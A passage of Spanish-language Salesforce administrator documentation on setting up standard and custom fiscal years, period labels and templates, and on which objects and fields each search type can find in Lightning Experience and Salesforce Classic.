   Consejo: Ejecute una exportación de copias de seguridad de los datos porque el cambio de año fiscal causa el cambio de los periodos fiscales. Esta modificación afecta a las oportunidades y las previsiones de toda la organización.

2. En Configuración, introduzca *`Año fiscal`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Año fiscal**.
3. Seleccione `Año fiscal estándar` o `Año fiscal personalizado`.
   - Para crear un año fiscal estándar, seleccione el mes de inicio y especifique si el nombre del año fiscal está basado en el año en que comienza o finaliza.

Seleccione `Aplicar a todas las previsiones y cuotas` si desea aplicar la nueva configuración de año fiscal a sus previsiones y cuotas existentes. Esta opción puede no estar disponible dependiendo de la configuración de sus previsiones.

- Para crear un año fiscal personalizado, haga clic en **Activar años fiscales personalizados**, haga clic en **Aceptar** y defina su año fiscal. Consulte Definir un año fiscal personalizado. en la página 375

  PRECAUCIÓN: Los años fiscales personalizados no se pueden desactivar después de su activación. La activación de años fiscales personalizados influye en sus informes, previsiones, cuotas y otro material que dependa de la fecha. No active años fiscales personalizados a menos que comprenda y esté preparado para todo lo que ello implica. Para obtener información detallada sobre el impacto, consulte Definir su año fiscal.

4. Haga clic en **Guardar**.

## Personalizar la estructura del año fiscal

Si su año fiscal personalizado requiere una estructura distinta de la disponible en las plantillas, modifique los detalles de la definición de su año fiscal personalizado.

Personalizar años fiscales le permite:

- Personalizar las etiquetas del período
- Restablecer el año fiscal según una plantilla
- Agregar o eliminar períodos fiscales
- Cambiar la duración de una semana fiscal

PRECAUCIÓN: El cambio en la duración del año fiscal afecta a las previsiones y a los informes. Para obtener información detallada sobre el impacto, consulte Definir su año fiscal.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para definir o modificar años fiscales:
- "Personalizar aplicación"

Para ver los años fiscales:
- "Ver parámetros y configuración"

### Personalización de las etiquetas del período

Puede cambiar etiquetas o nombres de sus periodos de año fiscal. La previsión y la creación de informes también utilizan estas etiquetas de periodos. Para obtener información acerca de cambiarlas, consulte Personalizar las etiquetas del año fiscal en la página 372.

### Restablecimiento del año fiscal según una plantilla

Durante la personalización, si desea volver a una plantilla de año fiscal, seleccione una plantilla de la lista desplegable `Restablecer estructura de año fiscal`.

Nota: Al restablecer la estructura del año fiscal según la estructura de una plantilla, se eliminan todas las personalizaciones realizadas al año fiscal.

### Adición o eliminación de períodos fiscales

Los períodos fiscales (cono trimestres, períodos o semanas) se pueden agregar o eliminar con facilidad de la estructura del año fiscal.

Para agregar períodos fiscales:

1. En Configuración, haga clic en **Perfil de la empresa** > **Año fiscal**.
2. Haga clic en **Modificar** junto al año fiscal que desea modificar.
3. Amplíe la sección **Personalización avanzada** en caso de que no esté ampliada.

4. Seleccione la casilla correspondiente al período antes de seleccionar el período nuevo. Por ejemplo, para agregar un trimestre nuevo y desea que sea el segundo trimestre, seleccione la casilla de verificación correspondiente al primer trimestre.
5. Haga clic en **Insertar**.

   Nota: El número máximo de períodos fiscales es de 250.

Para eliminar un período fiscal:

1. En Configuración, haga clic en **Perfil de la empresa** > **Año fiscal**.
2. Haga clic en **Modificar** junto al año fiscal que desea modificar.
3. Amplíe la sección **Personalización avanzada** en caso de que no esté ampliada.
4. Seleccione la casilla correspondiente al período que desea eliminar.
5. Haga clic en **Eliminar**.

   Nota: Debe tener al menos un trimestre, un período y una semana. Si elimina un trimestre o periodo fiscal, elimina las cuotas y los ajustes de previsión para ese periodo o trimestre.

## Cambio de la duración de una semana fiscal

Para cambiar la duración de los períodos fiscales:

1. En Configuración, haga clic en **Perfil de la empresa** > **Año fiscal**.
2. Haga clic en **Modificar** junto al año fiscal que desea modificar.
3. Amplíe la sección **Personalización avanzada** en caso de que no esté ampliada.
4. Seleccione la duración de la semana fiscal en la lista desplegable **Duración**.

   Nota: Para cambiar la duración de un período o trimestre fiscal, agregue o quite semanas, o bien cambie la duración de las semanas que componen el período o trimestre.

Una vez que haya personalizado el año fiscal, abra una vista previa de la definición del año fiscal. A continuación, guarde su trabajo.

# Personalizar las etiquetas del año fiscal

Personalice las etiquetas de sus años fiscales de dos formas: Asignación de nombres a esquemas y opciones de prefijo o personalización de la lista de selección de años fiscales.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto Database.com.

PERMISOS DE USUARIO

Para definir o modificar años fiscales:
- "Personalizar aplicación"

Para ver los años fiscales:
- "Ver parámetros y configuración"

## Asignación de nombres a esquemas y opciones de prefijo del año fiscal

Al definir un año fiscal personalizado, podrá seleccionar el esquema de etiquetado que desea utilizar para el año fiscal personalizado. Cada tipo de período fiscal (trimestre, período y semana) cuenta con una lista de esquemas de etiquetado que puede seleccionar.

**Esquema de nombre de trimestre**

**Numerado por año**
Este opción permite agregar el número de trimestre a la etiqueta de trimestre. La etiqueta del trimestre se compone del prefijo del trimestre y del número de trimestre. Por ejemplo, si el prefijo del trimestre es "T", la etiqueta correspondiente al tercer trimestre será T3. Para personalizar el prefijo del trimestre, consulte la lista de selección `Prefijo de trimestre` en la página 373. Como opción predeterminada, el número de trimestre se define según su orden (el primero se etiqueta como "1"), personalícelo seleccionando un valor distinto en la lista desplegable de detalles del trimestre.

**Nombres de trimestres personalizados**
Esta opción permite asignar cualquier nombre a la etiqueta de trimestre. La etiqueta del trimestre se definirá según el nombre que elija en la lista de selección `Nombre de trimestre`. De forma predeterminada, el orden de los nombres de los trimestres es el mismo que aparece en la lista de selección; personalícelo seleccionando un valor distinto en la lista desplegable de detalles del trimestre.

**Esquema de nombre de período**

**Numerado por año**
Esta opción permite establecer la etiqueta del período según la posición que ocupa en el año. La etiqueta del período combina el prefijo del período y su número. Los números de período no se restablecen en cada trimestre. Por ejemplo, si el prefijo del período es "P", la etiqueta correspondiente al sexto período será P6. Para personalizar el `Prefijo de período`, consulte `Prefijo de período` en la página 373. Como opción predeterminada, el número de cada periodo se define según su orden (el primer periodo se etiqueta como "1"), personalícelo seleccionando un valor distinto en la lista desplegable de detalles del periodo.

**Numerado por trimestre**
Esta opción permite establecer la etiqueta del período según la posición que ocupa en el trimestre. La etiqueta del período combina el prefijo del período y su número. Los números de período se restablecen en cada trimestre. Por ejemplo, si el prefijo del período es "P" y el sexto período es el segundo período del segundo trimestre, su etiqueta será P2. Para personalizar el prefijo del período, consulte `Prefijo de período` en la página 373. Como opción predeterminada, el número de período se define según su orden dentro del trimestre (el primer período del trimestre se etiqueta como "1"), personalícelo seleccionando un valor distinto en la lista desplegable de detalles del período.

**Nombres de meses estándar**
Esta opción permite definir la etiqueta del período con el nombre del mes en que se inicia el período. Por ejemplo, si un período ha comenzado el 12 de octubre y termina el 10 de noviembre, la etiqueta del período sería Octubre.

**Nombres de períodos personalizados**
Esta opción permite asignar cualquier cadena a la etiqueta de período. La etiqueta del período se definirá según la cadena que seleccione en `Nombre de período`. De forma predeterminada, el orden de los nombres de los períodos es el mismo que aparece en la lista de selección, que puede personalizar seleccionando un valor distinto en la lista desplegable de detalles del período.

## Listas de selección del año fiscal

Para personalizar las etiquetas del año fiscal, consulte estas listas de selección personalizadas.

**`Prefijo de trimestre`**
La lista de selección de prefijos del trimestre es una lista de opciones para el texto que precede al número o al nombre del trimestre en caso de que el año fiscal utilice el esquema **Numerado por año** de denominación de trimestres. Por ejemplo, si el nombre del trimestre fiscal es "T4," la "T" corresponde al prefijo del trimestre.

**`Prefijo de período`**
La lista de selección de prefijos del período es una lista de opciones para el texto que precede al número o al nombre del período en caso de que el año fiscal utilice el esquema **Numerado por año** para la denominación de los períodos. Por ejemplo, si el nombre del trimestre fiscal es "P4," la "P" corresponde al prefijo del período.

**`Nombre de trimestre`**
La lista de selección de nombres de trimestres es una lista de opciones para el nombre del trimestre en caso de que el año fiscal utilice el esquema **Nombres de trimestres personalizados** para la denominación de los trimestres. Por ejemplo, si desea que los trimestres reciban el nombre de las estaciones (primavera, verano, otoño e invierno), puede configurar la lista de nombres de trimestres para que muestre dichos valores.

**`Nombre de período`**
La lista de selección de nombres de períodos es una lista de opciones para el nombre del trimestre en caso de que el año fiscal utilice el esquema **Nombres de períodos personalizados** para la denominación de los trimestres. Al igual que sucede con la lista de selección de trimestres, puede optar por nombres significativos para la lista de selección de nombres de período.

## Personalización de nombres de año fiscal

Para personalizar una de estas listas selección:

1. En Configuración, haga clic en **Perfil de la compañía** > **Año fiscal**.
2. Haga clic en **Modificar** junto a la lista de selección correspondiente.

CONSULTE TAMBIÉN

Definir su año fiscal

# Selección de una plantilla personalizada para el año fiscal

Al definir un año fiscal personalizado nuevo, el primer paso consiste en seleccionar una plantilla personalizada para el año fiscal. Estas plantillas facilitan la definición del año fiscal personalizado. Permiten crear un año fiscal personalizado sencillo que puede personalizar para que se adapte a sus necesidades precisas.

Nota: Si selecciona una plantilla y después observa que no es la más adecuada para su definición de año fiscal, puede restablecerla en cualquier momento mediante la opción **Restablecer estructura de año fiscal**.

Seleccione uno de los tres tipos de plantillas:

**4 trimestres por año, 13 semanas por trimestre.**
Seleccione una de estas plantillas para el año fiscal si desea que cada trimestre tenga el mismo número de semanas por trimestre. Todas estas plantillas tienen 4 trimestres, 12 períodos y 52 semanas por año. Cada trimestre comprende 13 semanas y se compone de tres períodos. Dos de los períodos de cada trimestre son de 4 semanas y uno de 5. En una plantilla 4-4-5, por ejemplo, el primer y segundo período de un trimestres son de 4 semanas y el tercer período

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para cambiar el año fiscal:
- "Personalizar aplicación"

es de 5 semanas. Las semanas siempre tienen 7 días. Una personalización común de estas plantillas es agregar semanas adicionales para los años bisiestos.

**4-4-5**
En cada trimestre, el período 1 tiene 4 semanas, el período 2 tiene 4 semanas y el período 3 se compone de 5 semanas.

**4-5-4**
En cada trimestre, el período 1 tiene 4 semanas, el período 2 tiene 5 semanas y el período 3 se compone de 4 semanas.

**5-4-4**
En cada trimestre, el período 1 tiene 5 semanas, el período 2 tiene 4 semanas y el período 3 se compone de 4 semanas.

**13 períodos por año, 4 semanas por período.**
Seleccione una de estas plantillas si el año fiscal tiene más de 13 períodos y si uno de los trimestres es más largo que los demás. Estas plantillas se componen todas de 4 trimestres por año, 13 períodos por año, 3 ó 4 períodos por trimestre, 53 semanas por año y 4 semanas por período (5 semanas en el período final). Las semanas suelen ser de 7 días, pero incluirán una semana corta al final de año. La personalización más frecuente de este tipo de plantilla es la creación de una semana corta o el cambio de su duración.

**3-3-3-4**
El trimestre 1 tiene 3 períodos, el trimestre 2 tiene 3 períodos, el trimestre 3 tiene 3 períodos y el trimestre 4 tiene 4 períodos.

**3-3-4-3**
El trimestre 1 tiene 3 períodos, el trimestre 2 tiene 3 períodos, el trimestre 3 tiene 4 períodos y el trimestre 4 tiene 3 períodos.

**3-4-3-3**
El trimestre 1 tiene 3 períodos, el trimestre 2 tiene 4 períodos, el trimestre 3 tiene 3 períodos y el trimestre 4 tiene 3 períodos.

**4-3-3-3**
El trimestre 1 tiene 4 períodos, el trimestre 2 tiene 3 períodos, el trimestre 3 tiene 3 períodos y el trimestre 4 tiene 3 períodos.

**Calendario gregoriano**
12 meses por año, calendario gregoriano estándar.

A diferencia de lo que sucede con otros estilos de plantillas, no puede realizar una personalización avanzada de un año fiscal que se haya creado a partir de una plantilla de calendario gregoriano. Sólo debe utilizar esta plantilla si desea crear un año fiscal que siga el calendario gregoriano. Esta plantilla imita la funcionalidad de años fiscales estándar.

CONSULTE TAMBIÉN

Definir su año fiscal

# Definir un año fiscal personalizado

Configure los años fiscales de su empresa para ajustarse al calendario de ésta. Si define un año fiscal personalizado y necesita cambiarlo, modifique la definición de año fiscal existente.

Antes de definir un año fiscal personalizado, habilite este tipo de años fiscales. Consulte Configurar el año fiscal en la página 369 para obtener más información.

Antes de definir o modificar un año fiscal personalizado, debe conocer su impacto en los previsiones de ventas, informes y otros objetos, consultando Definir su año fiscal en la página 367.

Los años fiscales personalizados no se pueden eliminar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para ver el año fiscal:
- "Ver parámetros y configuración"

Para cambiar el año fiscal:
- "Personalizar aplicación"

## Definir un año fiscal personalizado nuevo

1. En Configuración, haga clic en **Perfil de la empresa** > **Año fiscal**.
2. Haga clic en **Nuevo**. Se abrirá el cuadro de diálogo de la plantilla Año fiscal personalizado.
3. Seleccione una plantilla y haga clic en **Continuar** para cerrar el cuadro de diálogo de plantillas Año fiscal personalizado. Para obtener más información acerca de las plantillas, consulte Selección de una plantilla personalizada para el año fiscal en la página 373.
4. Establezca la fecha de inicio del año fiscal, su nombre y el día de inicio de la semana. También puede agregar una descripción para el año fiscal.

   Nota: Si se trata del primer año fiscal personalizado que define, las opciones `Fecha de inicio de año fiscal` y `Día de inicio de la semana` están definidas con la fecha del día actual y el día de la semana. Si ya ha definido un año fiscal personalizado, estarán definidas con el día posterior a la última fecha final de los años fiscales personalizados existentes.

   Para realizar cambios distintos a la fecha de inicio, el nombre del año o el día de inicio de la semana, consulte Personalizar la estructura del año fiscal en la página 370.

5. Si lo prefiere, revise la definición del año fiscal haciendo clic en **Vista previa**.

   Si es correcta, cierre la vista previa y haga clic en **Guardar** para guardar el año fiscal, o bien haga clic en **Guardar y nuevo** para guardar el año fiscal y definir otro.

PRECAUCIÓN: Si su empresa utiliza previsiones, la creación del primer año fiscal personalizado elimina cualquier cuota o ajuste en los años fiscales estándar siguientes y correspondientes.

## Modificar un año fiscal personalizado

1. En Configuración, haga clic en **Perfil de la empresa** > **Año fiscal**.
2. Haga clic en el nombre de un año fiscal definido para ver los detalles. Cierre la vista previa del año fiscal para continuar.
3. Haga clic en **Modificar** junto al año fiscal que desea modificar.
4. Cambie las opciones `Fecha de inicio de año fiscal`, `Nombre de año fiscal`, `Descripción` o `Día de inicio de la semana`.

   Al cambiar la `Fecha de inicio de año fiscal`, el año fiscal se solapará con el año fiscal anterior, o si crea un intervalo entre los años fiscales, si la fecha final del año fiscal anterior cambiará al día previo al inicio de este año fiscal.

   Si cambia la fecha final, el año fiscal se solapará con el próximo año fiscal o, si crea un intervalo entre los años fiscales, la fecha de inicio del próximo año fiscal cambiará al día posterior al final de este año fiscal.

Nota: No puede cambiar las fechas de inicio y final de un año fiscal que provoquen que éste se solape con un año fiscal definido mediante una plantilla de año gregoriano.

PRECAUCIÓN: Si cambia las fechas de inicio o final de cualquier trimestre, período o semana, se perderán todos los datos de las previsiones (incluidas cuotas, historial de la previsión y ajustes de la previsión) que se encuentren dentro de ese intervalo de fechas, así como todas las previsiones para fechas ajustadas automáticamente como resultado de dicho cambio. Esto incluye los cambios de fecha de inicio o final resultantes de la inserción o eliminación de períodos.

5. Haga clic en **Vista previa**.
6. Revise la definición de año fiscal. Si es correcto, cierre la vista previa y haga clic en **Guardar** para guardar el año fiscal. Para realizar modificaciones más detalladas, consulte Personalizar la estructura del año fiscal en la página 370

Nota: A menos que las configure de forma concreta, las etiquetas de los períodos del año fiscal para las previsiones y los informes se definen mediante los valores predeterminados de las etiquetas para dichos períodos. Para modificarlas, consulte Personalizar las etiquetas del año fiscal en la página 372.

# Configuración de la búsqueda

Averigüe qué objetos y campos se pueden buscar. Personalice ajustes de búsqueda, filtros de resultados de búsqueda y búsqueda. Obtenga información acerca de cómo mejorar la experiencia de búsqueda para usuarios.

Campos y objetos que se pueden buscar

Salesforce busca un conjunto de campos exclusivos para cada objeto.

Configurar búsqueda

Seleccione qué columnas aparecen para los usuarios en los resultados de las búsquedas.

Configurar ajustes de búsqueda en Salesforce Classic

Active la búsqueda de contenido de documentos, optimización de búsqueda CJKT, cumplimentación automática de búsqueda de barra lateral y mucho más. Configure los ajustes de búsqueda y el número de resultados de búsqueda por objeto y ajustes de búsqueda.

Configurar filtros de resultados de búsqueda en Salesforce Classic

Los administradores eligen los filtros disponibles para usuarios con el fin de redefinir resultados de búsqueda. La selección de los filtros correctos para cada objeto es importante de modo que los usuarios puedan navegar fácilmente por resultados de búsqueda para encontrar el registro correcto.

Directrices para reducir las aglomeraciones de búsqueda

¿Están informando los usuarios de que los registros no aparecen en sus resultados de búsqueda? Anime los usuarios a introducir términos de búsqueda más específicos y restringir el ámbito de búsqueda para obtener mejores resultados.

Directrices para hacer más rápidas las búsquedas

La desactivación de la búsqueda para objetos personalizados y objetos externos y la programación de cargas masivas durante las horas de menor producción ayudan a acelerar la búsqueda.

# Campos y objetos que se pueden buscar

Salesforce busca un conjunto de campos exclusivos para cada objeto.

Nota: Cuando busca un valor en un campo que está oculto por seguridad a nivel de campos, sus resultados incluyen el registro que contiene el campo. Sin embargo, no podrá ver el campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Los tipos de registro que puede buscar varían en función de la edición que posea.

Disponible en: **Todas** las ediciones **excepto Database.com**

Campos en los que se puede buscar por objeto en Lightning Experience

Los registros incluidos en los resultados de búsquedas dependen de si el tipo de objeto del registro y sus campos admiten búsquedas. Si busca un objeto con un valor que está almacenado en un campo que no admite búsquedas, el objeto que desea no aparece en sus resultados de búsqueda.

Campos en los que se puede buscar por objeto en Salesforce Classic

Cada tipo de búsqueda (barra lateral, avanzada, global y búsqueda) consulta un conjunto de campos exclusivo para cada objeto. Los resultados de su búsqueda de un objeto específico dependen de dos factores: el tipo de búsqueda y los campos que se pueden buscar de ese objeto.

## Campos en los que se puede buscar por objeto en Lightning Experience

Los registros incluidos en los resultados de búsquedas dependen de si el tipo de objeto del registro y sus campos admiten búsquedas. Si busca un objeto con un valor que está almacenado en un campo que no admite búsquedas, el objeto que desea no aparece en sus resultados de búsqueda.

Nota: Cuando busca un valor en un campo que está oculto por seguridad a nivel de campos, sus resultados incluyen el registro que contiene el campo. Sin embargo, no podrá ver el campo.

EDICIONES

Disponible en: Lightning Experience

Los tipos de registros que puede buscar varían en función de la edición que posea.

Tome como referencia la tabla para determinar qué objetos puede encontrar con una búsqueda. Si un objeto tiene campos personalizados, podrá encontrar registros de ese objeto con los valores de campos personalizados.

No todos los objetos y campos se pueden buscar, por lo que consulte la tabla.

| Objeto | Campos |
|---|---|
| Cuenta | Nombre de la cuenta<br>Nombre de la cuenta (Local)<br>Número de la cuenta<br>Sitio de la cuenta<br>Dirección de facturación<br>Descripción<br>Fax<br>Teléfono<br>Dirección de envío<br>Símbolo del teletipo |

| Objeto | Campos |
| --- | --- |
| | `Sitio Web`<br>Todos los campos personalizados |
| Activo | `Nombre del activo`<br>`Descripción`<br>`Número de serie` |
| Campaña | `Nombre de la campaña`<br>`Descripción` |
| Caso | `Número del caso`<br>`Descripción`<br>`Asunto`<br>`Empresa de Web` (de la persona que presentó el caso en línea)<br>`Correo electrónico Web` (de la persona que presentó el caso en línea)<br>`Nombre Web` (de la persona que presentó el caso en línea)<br>`Teléfono Web` (de la persona que presentó el caso en línea) |
| Chatter (Noticias en tiempo real) | `@`*`Nombre`* (donde *`Nombre`* es un nombre de usuario)<br>`Cuerpo del comentario`<br>`Nombre del comentarista`<br>`Nombre de archivo`<br>`Nombre del grupo`<br>`Vínculos`<br>`Cuerpo de la publicación`<br>`Origen de la publicación (Persona, Grupo, Nombre de registro)` |
| Grupo (Grupo de Chatter) | `Descripción`<br>`Nombre` |
| Contacto | `Ayudante`<br>`Teléfono de la asistente`<br>`Departamento`<br>`Descripción`<br>`Correo electrónico`<br>`Fax`<br>`Nombre (Local)` |

| Objeto | Campos |
| --- | --- |
| | `Teléfono particular`<br>`Apellidos (Local)`<br>`Dirección de correo`<br>`Móvil`<br>`Otras direcciones`<br>`Otro teléfono`<br>`Teléfono`<br>`Título` |
| Contrato | `Dirección de facturación`<br>`Nombre de facturación`<br>`Nombre de contrato`<br>`Número de contrato`<br>`Descripción`<br>`Dirección de envío`<br>`Condiciones especiales` |
| Campos y objetos personalizados | `Nombre`<br>Todos los campos personalizados de tipo de numeración automática y campos personalizados establecidos como un Id. externo (no es necesario introducir ceros a la izquierda)<br>Todos los campos personalizados del tipo de correo electrónico y teléfono<br>Todos los campos personalizados de tipo de texto, área de texto, área de texto largo y área de texto enriquecido<br>**Nota:** Los registros de objetos personalizados admiten búsquedas en la interfaz de usuario de Salesforce únicamente si el objeto personalizado está asociado con una ficha personalizada. No es obligatorio que los usuarios agreguen la ficha para su visualización. |
| Panel | `Título` |
| Objetos externos | Campos de área de texto, área de texto largo y texto<br>**Nota:** Un objeto externo accede a datos almacenados fuera de su organización de Salesforce. Su administrador de Salesforce controla qué objetos externos se pueden buscar. Los campos de objeto externo que se buscan dependen de cómo gestiona el sistema externo las búsquedas. Si los resultados de búsqueda no son como espera, utilice cadenas de búsqueda que diferencian entre mayúsculas y minúsculas que solo contienen caracteres alfanuméricos. Si los resultados no son aún los esperados, póngase en contacto con su administrador para obtener recomendaciones acerca de la búsqueda de su sistema externo específico. |
| Archivo | `Cuerpo` |

| Objeto | Campos |
| --- | --- |
| | Descripción<br>Extensión (como ppt)<br>Nombre<br>Propietario |
| Artículo de Knowledge | Número de artículo<br>Resumen<br>Title<br>Nombre de URL<br>Nota: Dado que los artículos de Knowledge no se admiten en Lightning Experience, si hace clic en un artículo en los resultados de búsqueda, se le dirige al artículo en Salesforce Classic. |
| Candidato | Dirección<br>Empresa<br>Empresa (Local)<br>Descripción<br>Correo electrónico<br>Fax<br>Nombre (Local)<br>Apellidos (Local)<br>Móvil<br>Nombre<br>Teléfono<br>Title<br>Nota: En Lightning Experience, tanto el registro de candidato convertido y el nuevo registro basado en el candidato convertido tiene capacidad de búsqueda. No obstante, no puede acceder al registro de candidato convertido para ver o modificar desde la página de resultados de la búsqueda. |
| Nota | Cuerpo<br>Título |
| Horas de trabajo | Descripción<br>Nombre |
| Oportunidad | Descripción<br>Nombre de la oportunidad |

| Objeto | Campos |
| --- | --- |
| Personas | Sobre mí<br>Dirección<br>Correo electrónico<br>Nombre<br>Apodo<br>Teléfono<br>Título<br>Nombre de usuario |
| Cuenta personal | Nombre de la cuenta<br>Nombre de la cuenta (Local)<br>Número de la cuenta<br>Sitio de la cuenta<br>Ayudante<br>Teléfono del ayudante<br>Dirección de facturación<br>Descripción<br>Correo electrónico<br>Fax<br>Teléfono particular<br>Dirección de correo<br>Móvil<br>Otras direcciones<br>Otro teléfono<br>Dirección de envío<br>Símbolo del teletipo<br>Título<br>Sitio Web<br>Nota: El objeto Cuenta personal contiene campos que se originan desde los objetos Cuenta comercial y Contacto. Todos los términos de búsqueda se comparan con campos de contactos o cuentas comerciales al mismo tiempo. |
| Lista de precios | Descripción<br>Nombre de la lista de precios |
| Producto | Código del producto |

| Objeto | Campos |
| --- | --- |
| | Descripción del producto<br>Nombre del producto |
| Informe | Descripción<br>Nombre del informe |
| Cita de servicio | Número de cita<br>Descripción<br>Asunto |
| Recurso de servicio | Descripción<br>Nombre |
| Territorio de servicio | Descripción<br>Nombre |
| Orden de trabajo | Descripción<br>Asunto<br>Número de orden de trabajo |

Objetos de configuración que se pueden buscar en Lightning Experience
Utilice la búsqueda global mientras se encuentra en Configuración para encontrar registros de configuración específicos, como la lista de selección Origen de candidato o el perfil Representante de ventas. La búsqueda global difiere de Búsqueda rápida, que busca páginas en el menú Configuración, como Configuración de cuenta o Perfiles.

## Objetos de configuración que se pueden buscar en Lightning Experience

Utilice la búsqueda global mientras se encuentra en Configuración para encontrar registros de configuración específicos, como la lista de selección Origen de candidato o el perfil Representante de ventas. La búsqueda global difiere de Búsqueda rápida, que busca páginas en el menú Configuración, como Configuración de cuenta o Perfiles.

Buscar en Configuración solo es una opción para la búsqueda global mientras se encuentra en Configuración. Mientras está en Configuración, introduzca un nombre de registro y seleccione la opción **en Configuración** en los resultados instantáneos o pulse Intro.

En la página de resultados de la búsqueda, utilice la barra de ámbito de la búsqueda debajo de la búsqueda global para ver solo los resultados de un objeto de Configuración específico. Resultados principales incluye resultados desde las páginas de objeto Configuración que utiliza con más frecuencia.

EDICIONES

Disponible en: Lightning Experience

Los tipos de registros que puede buscar varían en función de la edición que posea.

Los siguientes objetos de Configuración siempre se muestran en la barra de ámbito de búsqueda. No puede personalizar el orden.

- Usuarios

- Perfiles
- Conjuntos de permisos
- Objetos
- Campos
- Grupos y Colas

Si desea ver resultados desde un objeto de Configuración que no se muestra, utilice la opción desplegable **Más** a la derecha de la lista. Esta es una lista de todos los objetos de Configuración que se pueden buscar.

- Plantillas de publicación de aprobación
- Procesos de aprobación
- Reglas de asignación
- Formatos compactos
- Botones o vínculos personalizados
- Páginas de inicio personalizadas
- Reglas de duplicados
- Alertas de correo electrónico
- Plantillas de correo electrónico
- Actualizaciones de campo
- Campos
- Grupos y Colas
- Componentes de la página de inicio
- Conjuntos de permisos
- Perfiles
- Objetos
- Funciones
- Recursos estáticos
- Usuarios
- Mensajes salientes de flujo de trabajo
- Reglas de flujo de trabajo
- Tareas de flujo de trabajo

Estas son las columnas que se muestran en resultados de búsqueda. No puede personalizar las columnas. La columna Tipo indica el tipo de registro de configuración, como Campo. El campo Objeto muestra el objeto de Salesforce, como Contacto.

- Nombre
- Tipo
- Objeto
- Fecha de última modificación
- Autor de la última modificación

Los resultados de búsqueda de configuración tienen algunas limitaciones.

- No puede ordenar ni filtrar los resultados.
- Solo puede buscar por el nombre de API del registro de configuración.

## Campos en los que se puede buscar por objeto en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Los tipos de registros que puede buscar varían en función de la edición que posea.

Cada tipo de búsqueda (barra lateral, avanzada, global y búsqueda) consulta un conjunto de campos exclusivo para cada objeto. Los resultados de su búsqueda de un objeto específico dependen de dos factores: el tipo de búsqueda y los campos que se pueden buscar de ese objeto.

Por ejemplo, considere una cuenta que contenga "Acme" en su campo `Descripción`. El campo `Descripción` no se consulta mediante una búsqueda estándar, sino que se consulta mediante una búsqueda global y una búsqueda mejorada cuando se selecciona **Todos los campos**. De este modo una búsqueda de Acme devuelve este registro de cuenta únicamente si utiliza la búsqueda global o la búsqueda mejorada cuando se selecciona **Todos los campos**.

Estos son varios aspectos que deben destacarse sobre los campos que se pueden buscar:

- La búsqueda global busca más campos por objeto en comparación con otros tipos de búsqueda.
- De forma predeterminada, las búsquedas mejoradas consultan un conjunto limitado de campos, principalmente campos de *Nombre* para cada objeto. Si está disponible en el cuadro de diálogo de búsqueda mejorada, seleccione **Todos los campos** e introduzca otros términos de búsqueda exclusivos en el registro, para buscar en todos los campos que se pueden buscar.
- No se puede buscar campos cifrados, de fórmula y de búsqueda.

Nota: Cuando busca un valor en un campo que está oculto por seguridad a nivel de campos, sus resultados incluyen el registro que contiene el campo. Sin embargo, no podrá ver el campo.

Esta tabla muestra los tipos de búsqueda admitidos para cada objeto. No todos los objetos y campos se pueden buscar para cada tipo, por lo que siga los vínculos para ver la lista de campos que se pueden buscar para cada objeto.

| Objeto | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada | Búsqueda global |
|---|---|---|---|---|---|
| Actividades (Eventos y tareas) | ✓ | ✓ | | | ✓ |
| Activo | ✓ | ✓ | ✓ | | ✓ |
| Archivo adjunto | ✓ | ✓ | | | ✓ |
| Cuenta empresarial | ✓ | ✓ | ✓ | ✓ | ✓ |
| Campaña | ✓ | ✓ | ✓ | | ✓ |
| Caso | ✓ | ✓ | ✓ | | ✓ |
| Noticias en tiempo real de Chatter | | | | | ✓ |
| Grupo de Chatter | | | | | ✓ |
| Apoyo | ✓ | ✓ | | | ✓ |
| Comunidad | | | ✓ | | |
| Contacto | ✓ | ✓ | ✓ | ✓ | ✓ |
| Salesforce CRM Content | | | | | ✓ |
| Contrato | ✓ | ✓ | ✓ | | ✓ |

| Objeto | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada | Búsqueda global |
|---|---|---|---|---|---|
| Partida de contrato | ✓ | ✓ | | | ✓ |
| Objeto personalizado | ✓ | ✓ | ✓ | ✓ | ✓ |
| D&B Company | ✓ | ✓ | | | ✓ |
| Discusión | | | ✓ | | |
| Documento | | | ✓ | | ✓ |
| Asignación | ✓ | ✓ | | | ✓ |
| Objetos externos | | | | | ✓ |
| Archivo | | | | | ✓ |
| Objetivo | ✓ | ✓ | | | ✓ |
| Idea | ✓ | ✓ | ✓ | | ✓ |
| Artículo de Knowledge | | | | | ✓ |
| Candidato | ✓ | ✓ | ✓ | | ✓ |
| Transcripción de chat en directo | | ✓ | | | ✓ |
| Macro | ✓ | ✓ | | | ✓ |
| Medición | ✓ | ✓ | | | ✓ |
| Nota | ✓ | ✓ | | | ✓ |
| Horas de trabajo | ✓ | ✓ | ✓ | ✓ | ✓ |
| Oportunidad | ✓ | ✓ | ✓ | ✓ | ✓ |
| Pedido | ✓ | ✓ | | | ✓ |
| Personas | | | | | ✓ |
| Ciclo de rendimiento | ✓ | ✓ | | | ✓ |
| Cuenta personal | ✓ | ✓ | ✓ | ✓ | ✓ |
| Lista de precios | | | ✓ | | |
| Producto | | | ✓ | | ✓ |
| Pregunta | ✓ | ✓ | | | ✓ |
| Texto rápido | ✓ | ✓ | | | ✓ |
| Presupuesto | ✓ | ✓ | ✓ | | ✓ |

| Objeto | Búsqueda de barra lateral | Búsqueda avanzada | Búsqueda estándar | Búsqueda mejorada | Búsqueda global |
|---|---|---|---|---|---|
| Informe | ✓ | ✓ | | | ✓ |
| Ausencia de recursos | ✓ | ✓ | | ✓ | ✓ |
| Fondos de premios | ✓ | ✓ | | | ✓ |
| Tipo de fondos de premios | ✓ | ✓ | | | ✓ |
| Usuario de autoservicio | | | ✓ | | |
| Cita de servicio | ✓ | ✓ | | ✓ | ✓ |
| Contrato de servicio | ✓ | ✓ | | | ✓ |
| Recurso de servicio | ✓ | ✓ | ✓ | ✓ | ✓ |
